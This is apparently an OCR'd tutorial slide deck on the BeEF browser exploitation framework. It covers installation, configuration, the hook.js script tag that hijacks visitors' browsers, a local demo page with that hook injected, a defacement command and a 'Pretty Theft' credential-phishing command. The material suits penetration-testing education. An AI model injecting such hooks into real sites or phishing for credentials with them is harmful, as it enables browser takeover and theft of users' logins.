BeEF

The Browser Exploitation Framework
By Hussain Al-Bin Hajji

Press Space for next page →

What is BeEF ?

- BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Why BeEF ?

- A huge portion of the technologies we use today are browser-based.
- Exploiting browsers is different than other types of exploits, due to browser applications serving code that runs on the client’s machine.
- BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors.
- BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

Where to get BeEF

- BeEF is open-source and its code is hosted on their Github repo: https://github.com/beefproject/beef.
- The following are BeEF's requirements:
  - Mac OSX 10.5.0 or higher / modern Linux. Note: Windows is not supported
  - Ruby: 2.7 or newer.
  - SQLite: 3.x
  - Node.js: 10 or newer.

Installing BeEF

- Upon satisfying the requirements, beef can be installed with:

```
git clone https://github.com/beefproject/beef.git
cd beef/
./install
```

- This will install everything that BeEF requires.

Configuring BeEF

- BeEF can be configured through its `config.yaml` file.
- Upon installing it, the following **must** configured:

```
#Credentials to authenticate in BeEF.
#Used by both the RESTful API and the Admin interface
credentials:
    user:   "beef"
    passwd: "beef"
```

- If you want to changes the default port (3000) it runs on, you can:


```
# HTTP server
http:
    debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.
    host: "0.0.0.0"
    port: "6666"
```

- Everything about BeEF can be configured, review the configuration file to tune it to your needs!

Run BeEF


- Running it is simple, you just start it using:

```
./beef
```




BeEF's UI

- BeEF provides a user-interface to make it easy to work with, it can be accessed through http://127.0.0.1:3000/ui/panel
- It will prompt you to sign in using the credentials you have specified in `config.yaml`.



BeEF’s UI

- The UI panel will show you all browsers BeEF hooked on, with their details and a list of ready commands to use.



Hooking BeEF


- BeEF provides a **hook script**, which is a JavaScript file that gets injected into a website so that BeEF can take control of it:

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

- You can manually inject the script into a pages's html, or distribute an already injected website.
- When someone opens the website with the hook script, they will show up on BeEF's panel.


Victim’s Details

- BeEF’s try to fetch as much details through the browser about the victim’s machine.




BeEF’s Network Graph.

- BeEF can show you a map of how it is hooked into the browser.



BeEF’s Commands

- BeEF has various command to attack or steal data from the victim.
- The commands working may depend on exploits that have been solved in modern browsers.



Vulnerable Website Example


- I’ve created the following simple website with the hook script in it, and served it using Node.js:


```
<!DOCTYPE html>
<html>
<head>
  <!-- Notice the script injected here -->
  <script src="http://127.0.0.1:3000/hook.js"></script>
  <title>HACKING TIME</title>
</head>
<body>
  <h1>im bad!</h1>
</body>
</html>
```

```
const express = require("express");
const app = express();
const path = require("path");
app.get("/", (req, res) => {
  res.sendFile(path.join(__dirname, "/index.html"));
});
app.listen(9000, () => {
  console.log("started on 9000");
});
```

Command: Replace


- An example attack is to deface the website into an intimidating one!






Command: Pretty Theft

- Asks the user for their username and password, and returns them to BeEF.





Play Around!

- There are many commands you can test, modify and try.
- Review the commands list and see what you can exploit!

Great Demo

- The following is a great demo for using BeEF: Basic hacking concepts: Using BeEF to attack browsers